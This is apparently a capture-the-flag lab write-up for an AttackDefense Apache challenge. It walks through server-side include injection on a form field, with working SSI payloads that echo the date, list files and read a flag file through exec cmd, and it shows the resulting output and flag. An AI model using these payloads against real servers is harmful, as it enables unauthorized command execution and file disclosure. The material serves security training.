

[illegible]

<b>Name</b>	Vulnerable Apache X
<b>URL</b>	<a href="https://www.attackdefense.com/challengedetails?cid=206">https://www.attackdefense.com/challengedetails?cid=206</a>
<b>Type</b>	Infrastructure Attacks : Apache

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


The target server is hosting a simple web app. The web app is not vulnerable but the server side includes are enabled on the server.

**Objective:** Your objective is to print the current date & time of the server on the home page and retrieve the flag!

### Solution:


**Step 1:** Inspect the web application.

**URL:** <http://yu9scdp7ik8eajp9gt5hbk6si.public1.attackdefenselabs.com/>



The screenshot shows a web browser window with the address bar displaying the URL <http://yu9scdp7ik8eajp9gt5hbk6si.public1.attackdefenselabs.com/>. The page content features a heading "Server Side Include" and a form with a text input field labeled "Enter your name" and a "Submit" button.

Enter "john" in the name text field.



A screenshot of a web browser window. The address bar shows a URL from attackdefenselabs.com. The page title is "Server Side Include". Below the title is a form with a text input field containing the text "john" and a "Submit" button.

Click on the submit button




A screenshot of a web browser window showing the result of the submission. The address bar shows the URL "yu9scdp7ik8eajp9gt5hbk6si.public1.attackdefenselabs.com/ssi.shtml". The page content displays "Hello john" in a large font.

The server processes the request and generates ssi.html file. Since the web server has server sides includes enabled. The web application is vulnerable to SSI injection.

**Step 2:** In the text field, inject SSI payload which will display the date.

**Payload:** `<!--#echo var="DATE_LOCAL" -->`




yu9scdp7ik8eajp9gt5hbk6si.publ x +

← → ↻ ⓘ Not secure | yu9scdp7ik8eajp9gt5hbk6si.public1.attackdefenselabs.com

## Server Side Include

Click on submit button.



yu9scdp7ik8eajp9gt5hbk6si.publ x +

← → ↻ ⓘ Not secure | yu9scdp7ik8eajp9gt5hbk6si.public1.attackdefenselabs.com/ssi.shtml

## Hello Friday, 07-Jun-2019 06:49:41 UTC

**Step 3:** In the text field, inject SSI payload which will execute “ls” command on the web server.

**Payload:** <!--#exec cmd="ls" -->




yu9scdp7ik8eajp9gt5hbk6si.publ x +

← → ↻ ⓘ Not secure | yu9scdp7ik8eajp9gt5hbk6si.public1.attackdefenselabs.com

## Server Side Include

Click on the submit button.



Hello 3377cdc0605-flag LICENSE README.md footer.html header.html htaccess  
index.php logo.png phpinfo.php ssi.shtml static

The “ls” command was executed and all the files present in the folder were listed along with the location of flag file.

**Step 4:** Retrieve the flag by injecting the SSI payload to read “cat 3377cdc0605-flag” file.

**Payload:** `<!--#exec cmd="cat 3377cdc0605-flag" -->`



## Server Side Include

`<!--#exec cmd="cat 3377cdc0605-flag" -->`

Submit

Click on submit button.



Hello 84fbb4bdae36bc2011fe3327841e0a7e

**Flag:** 84fbb4bdae36bc2011fe3327841e0a7e

## References:

1. Apache httpd (<https://httpd.apache.org/>)
2. Testing for SSI Injection  
([https://www.owasp.org/index.php/Testing\\_for\\_SSI\\_Injection\\_\(OTG-INPVAL-009\)](https://www.owasp.org/index.php/Testing_for_SSI_Injection_(OTG-INPVAL-009)))